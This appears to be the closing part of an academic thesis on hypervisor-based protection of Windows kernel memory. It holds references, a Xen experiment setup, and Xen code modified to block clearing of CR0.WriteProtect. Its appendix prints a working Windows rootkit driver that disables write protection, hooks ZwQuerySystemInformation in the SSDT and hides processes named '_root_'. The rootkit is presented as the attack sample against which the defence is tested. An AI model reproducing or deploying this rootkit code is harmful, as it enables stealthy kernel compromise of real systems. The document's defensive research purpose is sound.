- [18] Ionescu, A. July 2007. Purple pill: What happened. <http://www.alex-ionescu.com/?p=46>. Alex Ionescu's Blog, (Visited Nov. 2010).
- [19] Jiang, X., Wang, X., & Xu, D. 2007. Stealthy malware detection through vmm-based "out-of-the-box" semantic view reconstruction. In *CCS '07: Proceedings of the 14th ACM conference on Computer and communications security*, 128–138, New York, NY, USA. ACM.
- [20] Kortchinsky, K. August 2009. Cloudburst: Hacking 3d (and breaking out of vmware). In *Blackhat Briefings 2009 Las Vegas*.
- [21] Lacombe, E., Nicomette, V., & Deswarte, Y. 2009. Enforcing kernel constraints by hardware-assisted virtualization. *Journal in Computer Virology*, 1–21. 10.1007/s11416-009-0129-1.
- [22] Lawton, K. P. September 1996. Bochs: A portable pc emulator for unix/x. *Linux J.*, 1996.
- [23] Leedy, P. & Ormrod, J. 2010. *Practical Research: Planning and design*. Pearson.
- [24] Lie, D. & Litty, L. 2010. Using hypervisors to secure commodity operating systems. In *STC '10: Proceedings of the fifth ACM workshop on Scalable trusted computing*, 11–20, New York, NY, USA. ACM.
- [25] Lindsay, J. August 2006. Attacking the windows kernel. In *Blackhat Briefings 2007 Las Vegas*.
- [26] Litty, L., Lagar-Cavilla, H. A., & Lie, D. 2008. Hypervisor support for identifying covertly executing binaries. In *SS'08: Proceedings of the 17th conference on Security symposium*, 243–258, Berkeley, CA, USA. USENIX Association.
- [27] Matthews, J. N., Dow, E. M., Deshane, T., Hu, W., Bongio, J., Wilbur, P. F., & Johnson, B. 2008. *Running Xen: A Hands-On Guide to the Art of Virtualization*. Prentice Hall PTR, Upper Saddle River, NJ, USA.

-
- [28] Mell, P., Kent, K., & Nusbaum, J. 2005. *Guide to Malware incident prevention and handling*. U.S. Dept. of Commerce, Technology Administration, National Institute of Standards and Technology, Gaithersburg, MD.
- [29] Microsoft, W. H. D. C. Debugging tools for windows. <http://www.microsoft.com/whdc/DevTools/Debugging/default.aspx>. (Visited Nov. 2010).
- [30] Microsoft, W. H. D. C. Microsoft portable executable and common object file format specification, revision 8.2. <http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.msp>. (Visited Nov. 2010).
- [31] Neiger, G., Santoni, A., Leung, F., Rodgers, D., & Uhlig, R. August 2006. Intel(r) virtualization technology: Hardware support for efficient processor virtualization. *Intel(r) Technology Journal*, 10(3).
- [32] NIST. National vulnerability database. <http://nvd.nist.gov>. (Visited Nov. 2010).
- [33] Oglesby, R. & Herold, S. 2005. *VMware ESX Server: Advanced Technical Design Guide (Advanced Technical Design Guide series)*. The Brian Madden Company.
- [34] Payne, B. D., de Carbone, M. D. P., & Lee, W. 2007. Secure and flexible monitoring of virtual machines. In *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual*, 385–397.
- [35] Petroni, Jr., N. L., Fraser, T., Molina, J., & Arbaugh, W. A. 2004. Copilot - a coprocessor-based kernel runtime integrity monitor. In *SSYM'04: Proceedings of the 13th conference on USENIX Security Symposium*, 13–13, Berkeley, CA, USA. USENIX Association.
- [36] Petroni, Jr., N. L. & Hicks, M. 2007. Automated detection of persistent kernel control-flow attacks. In *CCS '07: Proceedings of the 14th ACM conference on Computer and communications security*, 103–115, New York, NY, USA. ACM.
- [37] Ridley, S. Sandkit. <http://s7ephen.github.com/SandKit/>. (Visited Nov. 2010).
- [38] Russinovich, M. & Cogswell, B. Windows sysinternals: Documentation, downloads, and additional resources. <http://technet.microsoft.com/en-us/sysinternals/default.aspx>. Microsoft Technet, (Visited Nov. 2010).
- [39] Russinovich, M. E., Solomon, D. A., & Ionescu, A. 2009. *Microsoft Windows Internals, Fifth Edition: Microsoft Windows Server(TM) 2008 and Windows Vista*. Microsoft Press, Redmond, WA, USA.
- [40] Rutkowska, J. June 2006. Introducing blue pill. <http://theinvisiblethings.blogspot.com/2006/06/introducing-blue-pill.html>. The Invisible Things Lab's blog, (Visited Nov. 2010).
- [41] Rutkowska, J. November 2006. Introducing stealth malware taxonomy. COSEINC Advanced Malware Labs.

- [42] Rutkowska, J. & Wojtczuk, R. January 2010. Qubes os architecture. <http://qubes-os.org/files/doc/arch-spec-0.3.pdf>. (Visited Nov. 2010).
- [43] Sailer, R., Jaeger, T., Valdez, E., Caceres, R., Perez, R., Berger, S., Griffin, J. L., & Doorn, L. v. 2005. Building a mac-based security architecture for the xen open-source hypervisor. In *ACSAC '05: Proceedings of the 21st Annual Computer Security Applications Conference*, 276–285, Washington, DC, USA. IEEE Computer Society.
- [44] Schneier, B. October 2010. Schneier on security: Stuxnet. <http://www.schneier.com/blog/archives/2010/10/stuxnet.html>. Schneier on Security Blog, (Visited Nov. 2010).
- [45] Seshadri, A., Luk, M., Qu, N., & Perrig, A. 2007. Secvisor: a tiny hypervisor to provide lifetime kernel code integrity for commodity oses. In *SOSP '07: Proceedings of twenty-first ACM SIGOPS symposium on Operating systems principles*, 335–350, New York, NY, USA. ACM.
- [46] Shinagawa, T., Eiraku, H., Tanimoto, K., Omote, K., Hasegawa, S., Horie, T., Hirano, M., Kourai, K., Oyama, Y., Kawai, E., Kono, K., Chiba, S., Shinjo, Y., & Kato, K. 2009. Bitvisor: a thin hypervisor for enforcing i/o device security. In *VEE '09: Proceedings of the 2009 ACM SIGPLAN/SIGOPS international conference on Virtual execution environments*, 121–130, New York, NY, USA. ACM.
- [47] skape & Skywing. December 2005. Bypassing patchguard on windows x64. *Uninformed Journal*, 3(3).
- [48] Skywing. May 2006. Anti-virus software gone wrong. *Uninformed Journal*, 4(4).
- [49] Skywing. September 2007. Patchguard reloaded: A brief analysis of patchguard version 3. *Uninformed Journal*, 8(5).
- [50] Stallings, W. 2008. *Operating Systems: Internals and Design Principles*. Prentice Hall Press, Upper Saddle River, NJ, USA.
- [51] Tanenbaum, A. S., Herder, J. N., & Bos, H. 2006. Can we make operating systems reliable and secure? *Computer*, 39(5), 44–51.
- [52] Vieler, R. 2007. *Professional Rootkits*. Wrox Press Ltd., Birmingham, UK.
- [53] VMWare. Understanding full virtualization, paravirtualization, and hardware assist. http://www.vmware.com/files/pdf/VMware_paravirtualization.pdf. (Visited Nov. 2010).
- [54] VMWare. Vmsafe partner program overview. <http://www.vmware.com/technical-resources/security/vmsafe.html>. The Invisible Things Lab's blog, (Visited Nov. 2010).
- [55] Wang, Z. & Jiang, X. 2010. Hypersafe: A lightweight approach to provide lifetime hypervisor control-flow integrity. In *IEEE Symposium on Security and Privacy*, 380–395, Los Alamitos, CA, USA. IEEE Computer Society.

- [56] Wang, Z., Jiang, X., Cui, W., & Ning, P. 2009. Countering kernel rootkits with lightweight hook protection. In *CCS '09: Proceedings of the 16th ACM conference on Computer and communications security*, 545–554, New York, NY, USA. ACM.
- [57] Wilhelm, J. & Chiueh, T. 2007. A forced sampled execution approach to kernel rootkit identification. In *RAID*, volume 4637 of *Lecture Notes in Computer Science*, 219–235. Springer.
- [58] Willmann, P., Rixner, S., & Cox, A. L. 2008. Protection strategies for direct access to virtualized i/o devices. In *USENIX 2008 Annual Technical Conference on Annual Technical Conference*, 15–28, Berkeley, CA, USA. USENIX Association.
- [59] Xu, M., Jiang, X., Sandhu, R., & Zhang, X. 2007. Towards a vmm-based usage control framework for os kernel integrity protection. In *SACMAT '07: Proceedings of the 12th ACM symposium on Access control models and technologies*, 71–80, New York, NY, USA. ACM.
- [60] Yang, J. & Shin, K. G. 2008. Using hypervisor to provide data secrecy for user applications on a per-page basis. In *VEE '08: Proceedings of the fourth ACM SIGPLAN/SIGOPS international conference on Virtual execution environments*, 71–80, New York, NY, USA. ACM.
- [61] Zovi, D. D. August 2006. Hardware virtualization rootkits. In *Blackhat Briefings 2006 Las Vegas*.

A Experiment setup

Table 4: Experiment computer setup

Hardware	
Laptop	HP nw9440
Processor	Intel Core2 Duo T7400 (2.16 GHz)
BIOS settings	Intel VT - enabled
Memory	2 GB
Software	
Operating system	Debian 5.0.2a - Lenny
kernel version	2.6.26-2-xen-amd64 (with xen extensions)
kernel boot option	dom0_mem = 720M
Xen version	3.1.0
gcc version	4.3.2

Table 5: Xen configuration for experiment virtual machine

```
kernel = "/usr/lib/xen/boot/hvmloader"
device_model = "/usr/lib/xen/bin/qemu-dm"
builder = "hvm"
memory = 512
name = 'xp'
acpi = 0
apic = 0
pae = 0
cpus = "1"
dhcp = "dhcp"
vif = ['ip=192.168.1.5, mac=40:cc:00:00:00:01']
disk = ['file:/home/wasp/vm/xpsp2/disk.img,ioemu:hda,w',
        'phy:/dev/cdrom,ioemu:hdc:cdrom,r']
boot = "cda"
vnc = 1
vncconsole = 1
snapshot = 1
tsc_native = 1
serial = 'pty'
```


B Experiment code

B.1 Hypervisor protection code

The code appended in the following sections is selected functions from the Xen hypervisor modified with our protection mechanisms. The source code is from the file `xen-3.1.0-src/xen/arch/x86/hvm/vmx.c`. The original source code is available at <http://bits.xensource.com/oss-xen/release/3.1.0/src.tgz/xen-3.1.0-src.tgz>.

B.1.1 Emulated mov to CR

A mov to CRx is trapped by the exit handler in Appendix B.1.3 as `EXIT_REASON_CR_ACCESS`. In the exit handler switch case the function `vmx_cr_access` is called. This again calls `mov_to_cr`. In `mov_to_cr` we add our protection code which denies the disabling of `CR0.WriteProtect`.

```
// Write to control registers
static int mov_to_cr(int gp, int cr, struct cpu_user_regs *regs)
{
    unsigned long value, old_cr, old_base_mfn, mfn;
    struct vcpu *v = current;
    struct vlapic *vlapic = vcpu_vlapic(v);
    ...

    switch ( cr )
    {
    case 0: /* CR0 */
        //memprotect added code
        //if someone tries to disable cr0s write protect we thwart
        //their attempt
        if(ether_is_mp_on(v->domain))
        {
            if((value & X86_CR0_WP) == 0)
            {
                value = value | X86_CR0_WP;
                printk("MemP: Blocked attempt to disable CR0.
                    WriteProtect_Expecting_PF_soon!\n");
            }
        }
        if((value & X86_CR0_WP) == 0)
        {
            printk("CR0.WriteProtect_is_disabled\n");
        }
        //memprotect end added code
        return vmx_set_cr0(value);

    case 3: /* CR3 */
```

```
        ...
        break;
    ...
    default:
        gdprintk(XENLOG_ERR, "invalid_cr:_%d\n", cr);
        domain_crash(v->domain);
        return 0;
    }
    return 1;
}

static int vmx_cr_access(unsigned long exit_qualification,
                        struct cpu_user_regs *regs)
{
    unsigned int gp, cr;
    unsigned long value;
    struct vcpu *v = current;

    switch (exit_qualification & CONTROL_REG_ACCESS_TYPE) {
    case TYPE_MOV_TO_CR:
        gp = exit_qualification & CONTROL_REG_ACCESS_REG;
        cr = exit_qualification & CONTROL_REG_ACCESS_NUM;
        return mov_to_cr(gp, cr, regs);
    case TYPE_MOV_FROM_CR:
        ...
    default:
        BUG();
    }
    return 1;
}
```

B.1.2 Functions in xen used by protection code

```
static int __get_instruction_length(void)
{
    int len;
    len = __vmread(VM_EXIT_INSTRUCTION_LEN); /* Safe: callers audited */
    BUG_ON((len < 1) || (len > 15));
    return len;
}

static void inline __update_guest_eip(unsigned long inst_len)
{
    unsigned long current_eip;

    current_eip = __vmread(GUEST_RIP);
    __vmwrite(GUEST_RIP, current_eip + inst_len);
    __vmwrite(GUEST_INTERRUPTIBILITY_INFO, 0);
}
```

B.1.3 VM Exit Handlers

The function `vmx_exit_handler` is called when a VM Exit is performed by the CPU. This code dispatches to handler functions based on exit reason in the VMCB. The protection code to catch expected page faults is handled as a Non Maskable Interrupt (NMI). A NMI is an interrupt to be handled by hardware.

Code not relevant for the protection mechanisms has been omitted and replaced by [...].

```
asmlinkage void vmx_vmexit_handler(struct cpu_user_regs *regs)
{
    unsigned int exit_reason;
    unsigned long exit_qualification, inst_len = 0;
    struct vcpu *v = current;

    exit_reason = __vmread(VM_EXIT_REASON);
    ...
    switch ( exit_reason )
    {
        case EXIT_REASON_RDTSC:
            ...
            break;

        case EXIT_REASON_EXCEPTION_NMI:
        {
            unsigned int intr_info, vector;
            intr_info = __vmread(VM_EXIT_INTR_INFO);
            vector = intr_info & INTR_INFO_VECTOR_MASK;
            ...
            switch ( vector )
            {
                case TRAP_debug:
                    ...
                case TRAP_page_fault:
                    exit_qualification = __vmread(EXIT_QUALIFICATION);
                    regs->error_code = __vmread(VM_EXIT_INTR_ERROR_CODE);

                    //memprotect added code
                    if(ether_is_mp_on(v->domain)){

                        //error_code 3: PFEC_write_access & PFEC_page_present
                        if(mp_is_address_protected(exit_qualification)&(regs->
                            error_code == 3))
                        {
                            printk("MemP: Expected PageFault caused by denied write
                                to %lx\n", exit_qualification);
                            printk("MemP: \tFaulting instruction at 0x%lx\n", __vmread
                                (GUEST_RIP));

                            inst_len = __get_instruction_length();
                            __update_guest_eip(inst_len);
                        }
                    }
                }
            }
        }
    }
}
```

```
        printk("MemP:\tSetting_new_guest_EIP:_0x%lx\n",
              faulting_eip + inst_len);

        break;
    }
}
//memprotect end added code
...
default:
    goto exit_and_crash;
}
break;
}
...
case EXIT_REASON_CR_ACCESS:
{
    exit_qualification = __vmread(EXIT_QUALIFICATION);
    inst_len = __get_instruction_length(); /* Safe: MOV Cn, LMSW,
        CLTS */
    if ( vmx_cr_access(exit_qualification , regs) )
        __update_guest_eip(inst_len);
    break;
}
...
case EXIT_REASON_VMCLEAR:
case EXIT_REASON_VMLAUNCH:
case EXIT_REASON_VMPTRLD:
case EXIT_REASON_VMPTRST:
case EXIT_REASON_VMREAD:
case EXIT_REASON_VMRESUME:
case EXIT_REASON_VMWRITE:
case EXIT_REASON_VMXOFF:
case EXIT_REASON_VMXON:
    /* Report invalid opcode exception when a VMX guest tries to
       execute any of the VMX instructions */
    vmx_inject_hw_exception(v, TRAP_invalid_op ,
        VMX_DELIVER_NO_ERROR_CODE);
    break;

default:
exit_and_crash:
    gdprintk(XENLOG_ERR, "Bad_vmexit(reason_%x)\n", exit_reason);
    domain_crash(v->domain);
    break;
}

vmx_properly_set_trap_flag(v);
}
```

B.2 Malicious kernel module code

```

#include "ntddk.h"

#pragma pack(1)
typedef struct ServiceDescriptorEntry {
    unsigned int *ServiceTableBase;
    unsigned int *ServiceCounterTableBase; //Used only in checked
        build
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()

__declspec(dllimport) ServiceDescriptorTableEntry_t
    KeServiceDescriptorTable;
#define SYSTEMSERVICE(_function) KeServiceDescriptorTable.
    ServiceTableBase[ *(PULONG)((PUCHAR)_function+1)]

PVOID *MappedSystemCallTable;
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
#define HOOK_SYSCALL(_Function, _Hook, _Orig ) _Orig = (PVOID)
    InterlockedExchange( (PLONG) &MappedSystemCallTable[SYSCALL_INDEX(
    _Function)], (LONG) _Hook)

#define UNHOOK_SYSCALL(_Function, _Hook, _Orig ) InterlockedExchange(
    (PLONG) &MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG)
    _Hook)

struct _SYSTEM_THREADS
{
    LARGE_INTEGER        KernelTime;
    LARGE_INTEGER        UserTime;
    LARGE_INTEGER        CreateTime;
    ULONG                WaitTime;
    PVOID                StartAddress;
    CLIENT_ID            ClientId;
    KPRIORITY             Priority;
    KPRIORITY             BasePriority;
    ULONG                ContextSwitchCount;
    ULONG                ThreadState;
    KWAIT_REASON          WaitReason;
};

struct _SYSTEM_PROCESSES
{
    ULONG                NextEntryDelta;
    ULONG                ThreadCount;
    ULONG                Reserved[6];
}

```

```

        LARGE_INTEGER      CreateTime;
        LARGE_INTEGER      UserTime;
        LARGE_INTEGER      KernelTime;
        UNICODE_STRING      ProcessName;
        KPRIORITY          BasePriority;
        ULONG              ProcessId;
        ULONG              InheritedFromProcessId;
        ULONG              HandleCount;
        ULONG              Reserved2[2];
        VM_COUNTERS        VmCounters;
        IO_COUNTERS        IoCounters; //windows 2000 only
        struct _SYSTEM_THREADS Threads[1];
};

```

```

NTSYSAPI
NTSTATUS

```

```

NTAPI ZwQuerySystemInformation(
    IN ULONG SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength);

```

```

typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION)(
    ULONG SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

```

```

ZWQUERYSYSTEMINFORMATION      OldZwQuerySystemInformation;

```

```

////////////////////////////////////
// NewZwQuerySystemInformation function
//
// ZwQuerySystemInformation() returns a linked list of processes.
// The function below imitates it, except it removes from the list
// any process who's name begins with "_root_".

```

```

NTSTATUS NewZwQuerySystemInformation(
    IN ULONG SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength)
{

```

```

    NTSTATUS ntStatus;

```



```

ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation
))
    (SystemInformationClass,
    SystemInformation,
    SystemInformationLength,
    ReturnLength);

if( NT_SUCCESS(ntStatus))
{
    // Asking for a file and directory listing
    if(SystemInformationClass == 5)
    {
        // This is a query for the process list.
        // Look for process names that start with '_root_' and filter
        // them out.

        struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES *)
            SystemInformation;
        struct _SYSTEM_PROCESSES *prev = NULL;

        while(curr)
        {
            if (curr->ProcessName.Buffer != NULL)
            {
                if(0 == memcmp(curr->ProcessName.Buffer, L"_root_", 12))
                {
                    if(prev) // Middle or Last entry
                    {
                        if(curr->NextEntryDelta)
                            prev->NextEntryDelta += curr->NextEntryDelta;
                        else // we are last, so make prev the end
                            prev->NextEntryDelta = 0;
                    }
                    else
                    {
                        if(curr->NextEntryDelta)
                        {
                            // we are first in the list, so move it
                            // forward
                            (char *)SystemInformation += curr->
                                NextEntryDelta;
                        }
                        else // we are the only process!
                            SystemInformation = NULL;
                    }
                }
            }
            prev = curr;
            if(curr->NextEntryDelta) ((char *)curr += curr->

```

```
        NextEntryDelta);
    else curr = NULL;
    }
}
}
return ntStatus;
}

VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
    DbgPrint("ROOTKIT:_OnUnload_called\n");

    //unprotect memory
    __asm{
        push eax
        mov eax, CR0
        and eax, 0FFFEFFFFh
        mov CR0, eax
        pop eax
    }

    // unhook system calls
    UNHOOK_SYSCALL( ZwQuerySystemInformation ,
        OldZwQuerySystemInformation , NewZwQuerySystemInformation );

    //reprotect memory
    __asm{
        push eax
        mov eax, CR0
        or eax, NOT 0FFFEFFFFh
        mov CR0, eax
        pop eax
    }
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject , IN
    PUNICODE_STRING theRegistryPath)
{
    int regval;

    DbgPrint("Rootkit_loaded_>\n");
    // Register a dispatch function for Unload
    theDriverObject->DriverUnload = OnUnload;

    // save old system call locations
    OldZwQuerySystemInformation = (ZWQUERYSYSTEMINFORMATION)(
        SYSTEMSERVICE(ZwQuerySystemInformation));
}
```

```

DbgPrint("Found_SSDT.NtQuerySystemInformation:_%x\n", (PLONG)
    &MappedSystemCallTable[SYSCALL_INDEX(
        ZwQuerySystemInformation)]);
MappedSystemCallTable = (PVOID *)KeServiceDescriptorTable.
    ServiceTableBase;

DbgPrint("Attempting_to_disable_CR0.WriteProtect\n");
__asm{
    mov eax, CR0
    mov regval, eax
}
DbgPrint("CR0_before:_%x\n", regval);

//unprotect memory
__asm{
    push eax
    mov eax, CR0
    and eax, 0FFFFFFFh
    mov CR0, eax
    pop eax
}
__asm{
    mov eax, CR0
    mov regval, eax
}
DbgPrint("CR0_after_%x\n\n", regval);

DbgPrint("Writing_hook_to_%x\n", (PLONG) &
    MappedSystemCallTable[SYSCALL_INDEX(
        ZwQuerySystemInformation)]);
HOOK_SYSCALL( ZwQuerySystemInformation,
    NewZwQuerySystemInformation, OldZwQuerySystemInformation);
DbgPrint("Hook_installed,returning_STATUS_SUCCESS");

//reprotect memory
__asm{
    push eax
    mov eax, CR0
    or eax, NOT 0FFFFFFFh
    mov CR0, eax
    pop eax
}
return STATUS_SUCCESS;
}

```